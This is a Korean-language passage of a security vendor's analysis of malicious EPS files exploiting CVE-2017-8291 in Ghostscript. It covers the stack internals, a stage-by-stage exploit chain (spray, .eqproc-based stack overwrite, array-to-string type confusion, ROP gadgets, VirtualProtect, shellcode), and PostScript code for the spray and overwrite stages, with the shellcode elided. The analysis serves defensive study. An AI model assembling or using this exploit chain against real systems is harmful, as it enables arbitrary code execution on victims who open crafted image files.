


그림 29 print 연산을 실행했을 때 피연산자 스택

 © AhnLab, Inc. All rights reserved.

피연산자 스택

지금부터 편의상 '피연산자 스택'을 '스택'으로 표현한다. 고스트스크립트는 스택은 다음과 같은 구조체 형식으로 관리한다. 여기서 주목해야 할 부분은 스택의 현재 위치(Current Top), 가장 아래 위치(Bottommost), 가장 최상 위치(Topmost) 이다. 각각 멤버는 p, bot, top 이름으로 정의되어 있고, 포인터 주소 형식이다.

<psi\iosdata.h>

```
/* Define the operand stack structure. */
/* Currently this is just a generic ref stack. */
typedef struct op_stack_s {

    ref_stack_t stack;    /* the actual operand stack */

} op_stack_t;
```

<psi\isdata.h>

```
struct ref_stack_s {
    /* Following are updated dynamically. */
    s_ptr p;      /* current Top element */
    /* Following are updated when adding or deleting blocks. */
    s_ptr bot;      /* bottommost valid element */
    s_ptr Top;      /* Topmost valid element = */
    /* bot + data_size */
    ref current;    /* t_array for current Top block */
    uint extension_size;  /* total sizes of extn. blocks */
    uint extension_used;  /* total used sizes of extn. blocks */
    /* Following are updated rarely. */
    ref max_stack;    /* t_integer, Max...Stack user param */
    uint requested;   /* amount of last failing */
        /* push or pop request */
    uint margin;    /* # of slots to leave between limit */
        /* and Top */
    uint body_size;   /* data_size - margin */
    /* Following are set only at initialization. */
    ref_stack_params_t *params;
    gs_ref_memory_t *memory;  /* allocator for params and blocks */
};
```

코드 7 포스트스크립의 스택 정의

스택은 현재 가리키고 있는 위치인 스택 포인터 외에 고정된 Bottom과 Top이 있다. Bottom과 Top의 포인터 주소 차이는 0x18F8로 일정하다. 현재 마지막으로 PUSH 된 피연산자의 위치를 가리키는 스택 포인터는 Bottom과 Top사이에 위치하고 PUSH하게 되면 Top에 가까워진다.

AhnLab © AhnLab, Inc. All rights reserved.

지금까지 스택은 [그림 30]의 왼쪽과 같이 표현했는데, 실제 메모리 주소와 동일하게 보기 위해 아래와 같이 변경한다. Top에 가까워질수록 메모리 주소 값이 크다.




그림 30 스택의 모습

스택은 크기가 0x18F8로 제한되기 때문에 ((스택 Top) - (스택 포인터)) 크기를 초과하는 참조 사이즈(Size of a Ref)를 가진 Composite 객체를 스택에 PUSH할 경우 새로운 스택을 동적으로 할당한다. 할당된 새로운 스택은 이전보다 더 높은 메모리 주소에 위치하며, 결과적으로 스택 포인터의 주소가 증가한다. 이 부분은 aload 연산자 등을 이용하여 배열의 Element를 스택에 올릴 때 발생할 수 있다.




그림 31 새로운 스택 할당으로 포인터 주소 증가

 © AhnLab, Inc. All rights reserved.

익스플로잇 과정

CVE-2017-8291 취약점을 공격하는 악성 EPS 파일은 모두 동일한 흐름으로 실행된다. 취약점은 피연산자에 해당되는 두 개의 객체가 동일한지 비교하는 부분에서 발생한다. 비교를 수행하는 연산자 .eqproc은 대상이 되는 두 개의 객체의 타입을 고려하지 않고 비교하였고, 두 객체를 스택에서 POP한 뒤 비교 결과를 Boolean 값으로 스택에 PUSH한다. 결과적으로 스택 포인터는 기존보다 1이 감소한다.

공격자는 이 점을 이용하여 먼저 스택을 올린 뒤 다수의 고정된 문자열을 추가하고(spray), 여러 차례에 걸쳐 .eqproc 연산을 호출하여 스택 포인터가 감소하도록 한다. 감소한 스택 포인터가 공격자가 의도한 고정된 위치까지 도달하면 .eqproc 연산을 중단한다. 이후 2개의 동일한 배열 객체를 스택에 추가한 뒤, 1개의 배열 타입을 문자열로 변경(type confusion)한다. 결과적으로 배열과 문자열 객체가 같은 주소를 참조하게 된다.

문자열 객체는 참조하는 주소의 값을 연산자를 통해 변경할 수 있으나, 배열 객체는 참조하는 주소에 Element에 해당되는 객체 정보가 저장되기 때문에 값에 직접 접근이 불가능하다. 타입이 변경된 문자열 객체를 이용하여 참조하는 주소에 공격자가 실행하고자 하는 쉘코드와 가젯이 저장된 주소를 추가한다. 이후 파일 객체 관련 연산자 호출 시 스트림을 통해 가젯이 실행되고 악성 쉘코드로 분기가 변경된다.

이와 같은 기능을 수행하기 위해 EPS 파일의 포스트스크립트 코드는 다음과 같은 흐름으로 구성된다. 최종 실행하고자 하는 쉘코드 등 일부 변수의 선언 위치는 파일에 따라 다르다.

```
<malicious.eps>

1. Definition
shellcode 를 포함해 사용할 문자열, 배열, 프로시저 등 객체를 def 정의. 정의할 때는 객체가 이후 실행
단계에서 값이 변경되므로 bind def 를 통해 현재 시점의 객체 값을 기준으로 함

2. Spray
2-1. first_array 와 second_array 배열을 여러 번 스택에 aload 해서 현재 스택 포인터 주소를 크게 증가
2-2. 1 로만 된 16#152F 길이의 문자열 control_string 생성
2-3. 16#100 크기의 buffers 배열을 생성하고 control_string 문자열을 배열의 각 Element 에 연결
2-4. second_array 배열과 final_array 배열을 스택에 PUSH[16]

3. Overwrite
3-1. buffers 배열의 Element 가 가리키는 control_string 의 16#150F 번 오프셋을 overwrite_pos 로 지정.
control_string 은 모두 1 로만 되어있기 때문에 overwrite_pos 위치의 값 또한 1 로 되어 있음
3-2..eqproc 연산을 통해 '스택 포인터'와 '스택 포인터-1' 위치의 객체 동일 여부를 비교하고 스택 포인터 1
감소. 객체가 동일하지 않을 경우 Boolean 객체 0 을 변경된 스택 포인터에 저장. 스택 포인터가 감소하면서
overwrite_pos 위치의 값이 0 으로 바뀔 때까지 반복
3-3. 위 3-2 종료 후에 스택 포인터는 overwrite_pos 를 가리키고 있음
```

[16] final_array 배열을 PUSH하는 부분은 [코드 4]부분에서는 누락되었다. 정의만 하고 사용하지 않아 제작자의 실수로 보인다.

 © AhnLab, Inc. All rights reserved.

```
4. Type Confusion
4-1. 16#FFFF 크기의 leaked_array 를 만들고 스택에 3 개의 객체 leaked_array, 정수 0, leaked_array PUSH
4-2. 스택 포인터가 가리키는 overwrite_pos 을 기준으로 +16#18 ~ +16#1B 값을 변경. 4-1 에서 마지막으로
PUSH 한 leaked_array 배열의 속성, 타입, 참조하는 사이즈를 변경해서 배열 객체가 문자열 객체가 되도록 함
4-3. leaked_array 배열의 0 번 Element 에 문자열로 타입이 바뀐 leaked_array 객체 저장
4-4. 문자열로 변경된 leaked_array 이 참조하는 주소를 base_addr 로 지정하고 이를 기준으로 연산을 하여
leaked_array 배열의 1 번부터 16#FFFF 번 Element 까지 문자열 객체를 삽입함
4-5. 위 4-4 종료 후 마지막 문자열 객체가 접근할 수 있는 최대 주소는 16#7FFF8000

5. Chain
5-1. leaked_array 배열을 이용하여 lt 프로시저 실행으로 호출되는 zfilenameforall 함수 주소 저장
5-2. zfilenameforall 함수를 이용하여 로드 된 gsdll32.dll PE 정보를 확인하고 이를 이용하여 VirtualProtect,
ExitProcess API 함수 호출 주소 저장
5-3. gsdll32.dll PE 에서 가젯으로 이용할 수 있는 'XCHG EAX, ESP', 'RETN 0C' 코드를 찾아서 주소 저장
5-4. shell_addr 주소에 shellcode 주소 저장
5-5. stub_addr 주소의 +16#30 위치에 shell_stub 주소 저장
5-4. file_addr 주소에 currentfile 연산자 실행으로 전달되는 stream_state 구조체 주소 저장
5-5. shell_stub 주소의 지정 위치에 5-2, 5-3, 5-4 에서 얻은 주소 저장
5-8. file_addr +16#B0 주소 값이 stub_addr 주소가 되도록 변경. stream_state 구조체의 procs.free_object
멤버 위치가 'XCHG EAX, ESP'이 되도록 변경
5-6. file_addr +16#98 주소 값을 'RETN' 으로 변경. stream_state 구조체의 procs.close 멤버 위치에 해당

6. Shellcode
6-1. closefile 연산자를 실행하여 sclose 함수가 호출되고, sclose 함수 내에서 stream_state 구조체에
접근함에 따라 Code Chain 실행.
6-2. 스택을 Pivot 하고 VirtualProtect 함수를 통해 shellcode 가 있는 메모리 영역에 0x40 실행 권한 부여
6-3. shellcode 실행
6-4. ExitProcess 함수로 종료
```




그림 32 EPS 파일의 실행 흐름

 © AhnLab, Inc. All rights reserved.

① Definition

쉘코드를 포함해서 문자열, 배열, 프로시저 등 실행에 필요한 객체를 정의한다. def 연산자를 이용해서 정의된 객체는 딕셔너리 스택에 Key-Value로 추가된다. 실행 과정에서 해당 Key를 가진 객체 이름이 확인될 경우 Value의 값으로 인식된다. bin def는 현재 정의하는 시점을 기준으로 객체의 값을 정의한다.

포스트스크립트의 실행 과정에서 프로시저에 포함된 객체의 값이 변경될 수 있기 때문에 변경 사항이 적용되지 않은 상태의 객체 정보를 이용한다. 쉘코드 이름의 16진수 문자열은 악성 EPS 파일의 실행 후반에 이용되므로, 정의(Definition)는 파일의 시작뿐만 아니라 중간에 위치할 수 있다.

```
/shellcode <8BE5E9 ... E0CCCC> def
/leaked_count 16#FFFF def
/leaked_array leaked_count array def
/control_str (poor) def
/leak_obj 1 array def
/arch 0 def
/str_count 16#100 def
/buffers str_count array def
/step_size 16#8 def
/init_size 16#18F0 def
/first_array 16#31E array def
/second_array 16#215 array def
/final_array 16#1 array def
/spray {
...
} bind def
/read32 {
...
} bind def
/write32 {
...
} bind def
/read16 {
...
} bind def
/write16 {
...
} bind def
/read8 {
...
} bind def
/write8 {
...
} bind def
/buf_str 16#100 string def
/readstr {
...
```

 © AhnLab, Inc. All rights reserved.

```
} bind def
/writestr {
...
} bind def
/strlwr {
...
} bind def
/strupr {
...
} bind def
/FindPE {
...
} bind def
/GetImportDirectoryAddress {
...
} bind def
/GetImportModule {
...
} bind def
/GetProcAddress {
...
} bind def
/strncmp {
...
} bind def
/search_str {
...
} bind def
```

코드 8 악성 EPS 파일의 Definition 단계 코드

② Spray

스택 포인터를 높은 주소로 올리고 고정된 길의 문자열을 여러 번 반복해서 스택에 PUSH한다. 스택의 주소를 올리기 위해서 aload 연산자가 여러 차례 반복 호출된다. aload 연산자는 피연산자 배열의 모든 Element를 스택에 로드(PUSH)하는 기능을 한다. 악성 EPS파일은 16#31E 크기의 first_array 배열을 aload하고 16#215 크기의 second_array를 16#10회 aload한다. 이 크기는 스택의 Topmost와 Bottom 주소의 차이 크기인 16#18F8를 훨씬 초과하는 값으로, 새로운 스택 영역을 동적으로 할당 받아 Element를 저장한다.

```
spray
second_array aload
final_array aload
```

코드 9 악성 EPS 파일의 Spraying 단계 코드

```
/spray {
    first_array aload
    16#10 { second_array aload } repeat
    16#100 { /sp_str 16#152F string def} repeat
    0 1 str_count 1 sub {
```

 © AhnLab, Inc. All rights reserved.

```
        /control_string 16#152F string def
        0 1 control_string length 1 sub {
            control_string exch 1 put
        } for
        buffers exch control_string put
    } for
} bind def
```

코드 10 spray 프로시저 코드

다음은 aload 연산자 실행 시 호출되는 zaload 함수의 코드이다. Element를 로드하려는 배열의 참조 사이즈(Size of a Ref)가 현재 가용한 스택 사이즈 값인 ostop - op를 초과할 경우, ref_stack_push 함수가 호출된다. 이때 매개변수로 스택 구조체 정보가 전달된다. 스택 구조체 정보를 따라가 보면 ref_stack_push 함수 호출 이후에는 스택의 신규 할당으로 Topmost, Bottommost 값이 더 높은 주소로 변경된 것을 확인할 수 있다.

```
<psi|zarray.c>

/* <array> aload <obj_0> ... <obj_n-1> <array> */
static int
zaload(i_ctx_t *i_ctx_p)
{
    os_ptr op = osp;
    ref aref;
    uint asize;

    ref_assign(&aref, op);
    if (!r_is_array(&aref))
    return_op_typecheck(op);
    check_read(aref);
    asize = r_size(&aref);
    if (asize > ostop - op) {   /* Use the slow, general algorithm. */
    int code = ref_stack_push(&o_stack, asize);
    uint i;
    const ref_packed *packed = aref.value.packed;
...
(이하 생략)
```

코드 11 aload 연산자 실행시 호출되는 코드

 © AhnLab, Inc. All rights reserved.




그림 33 스택을 초과하는 크기의 배열 로드 시 스택 정보 변경

16#152F 길이의 문자열 객체인 control_string을 선언하고 문자열을 내용을 모두 1로 채운 뒤, 해당 문자열을 buffers 배열이 참조하도록 한다. buffers 문자열은 16#100 개의 Element가 있는데, 모든 Element가 별개의 control_string을 참조하도록 반복한다. 반복문 실행 이후에는 스택 포인터가 이전보다 더 증가한다.




그림 34 buffers 문자열의 각 Element가 control_string 주소로 지정

 © AhnLab, Inc. All rights reserved.

spray 프로시저 종료 후에는 second_array와 final_array를 한 번 더 aload한다. second_array는 16#215 크기의 배열이고 final_array는 16#1 크기의 배열이다. 두 개의 배열까지 스택에 로드 된 이후의 모습은 다음과 같다.




그림 35 스프레이 이후에 스택의 상태

③ Overwrite

현재 스택 포인터 위치를 .eqproc 연산자를 이용해 하나씩 감소시킨다. buffers의 16#100번째 Element가 가리키는 문자열 객체인 control_str의 시작 위치를 기준으로, 16#150F번째 문자를 overwrite_pos로 지정한다. 스택의 감소는 overwrite_pos 위치의 문자가 0이 될 때까지 진행된다.

앞서 Spray 과정에서 1로만 구성된 16#152F 길이의 문자열을 생성하였다. control_str의 overwrite_pos 문자가 1에서 0으로 변경된 것이 확인되면 overwrite_fail 플래그를 기존 true에서 false로 변경하고 .eqproc 연산의 반복을 중단한다. 정상적인 overwrite 이후의 스택 포인터 주소는 overwrite_pos이다.

 © AhnLab, Inc. All rights reserved.

```
/overwrite_fail true def
/eq_count 0 def
{
    .eqproc
    /zero_flag true def
    /idx 0 def
    str_count {
        /zero_flag true def
        /control_str buffers idx get def
        /overwrite_pos control_str length 16#20 sub def
        control_str overwrite_pos get
        {
            zero_flag {
                /zero_flag false def
            }
            {
                /zero_flag true def
                exit
            } ifelse
        } repeat
        zero_flag {
            /overwrite_fail false def
            exit
        } if

        /idx idx 1 add def
    } repeat
    zero_flag {
        /overwrite_fail false def
        exit
    } if
    /eq_count eq_count 1 add def
} loop
overwrite_fail {
    quit
}
{
} ifelse
8 {
    /zero_flag true def
    control_str overwrite_pos get
    {
        zero_flag {
            /zero_flag false def
        }
        {
            /zero_flag true def
            exit
        } ifelse
    } repeat
```

 © AhnLab, Inc. All rights reserved.

```
    zero_flag {
        /overwrite_pos overwrite_pos 1 sub def
    }
    {
        /overwrite_pos overwrite_pos 1 add def
        exit
    } ifelse
} repeat
```

코드 12 악성 EPS 파일의 Overwriting 단계 코드

핵심이 되는 .eqproc 연산자(eq 연산자를 통해서 호출)는 프로시저 타입의 피연산자 2개를 대상으로 비교하여 동일 여부를 판단하고 Boolean 값으로 그 결과를 PUSH한다. 2개의 피연산자는 스택에서 POP되기 때문에 결과적으로 스택 포인터가 하나 감소하는 역할을 한다. 다음은 .eqproc 연산의 예시이다.

```
% 문자열 객체를 대상으로 .eqproc 연산 결과 TRUE
(abc) (abc) eq

% 배열 객체를 대상으로 .eqproc 연산 결과 FALSE
[1 2 3] [1 2 3] eq
```

Composite 타입인 문자열과 배열을 대상으로 eq 연산한 결과, 문자열과 배열의 리턴 값이 다르다. 문자열은 참조하는 주소에 있는 'a', 'b', 'c' 값이 동일하기 때문에 True가 리턴된다. 반면 배열은 참조하는 주소에 Element가 별개의 객체 형태로 존재하기 때문에 참조하는 포인터 주소만으로 비교 결과를 판단한다. 참조하는 주소가 다르기 때문에 결과적으로 False가 리턴된다.

처음 .eqproc이 실행되는 시점에 비교 대상이 되는 피연산자는 final_array 객체와 final_array의 Element 객체이다. 두 객체의 타입은 각각 배열(0x04)과 Null(0x0E)로 다르다. .eqproc은 객체 타입에 대한 고려 없이 비교 연산을 하며, 그 결과 당연히 False가 리턴된다. 리턴 값은 Boolean 타입의 객체로 스택에 PUSH된다.

 © AhnLab, Inc. All rights reserved.

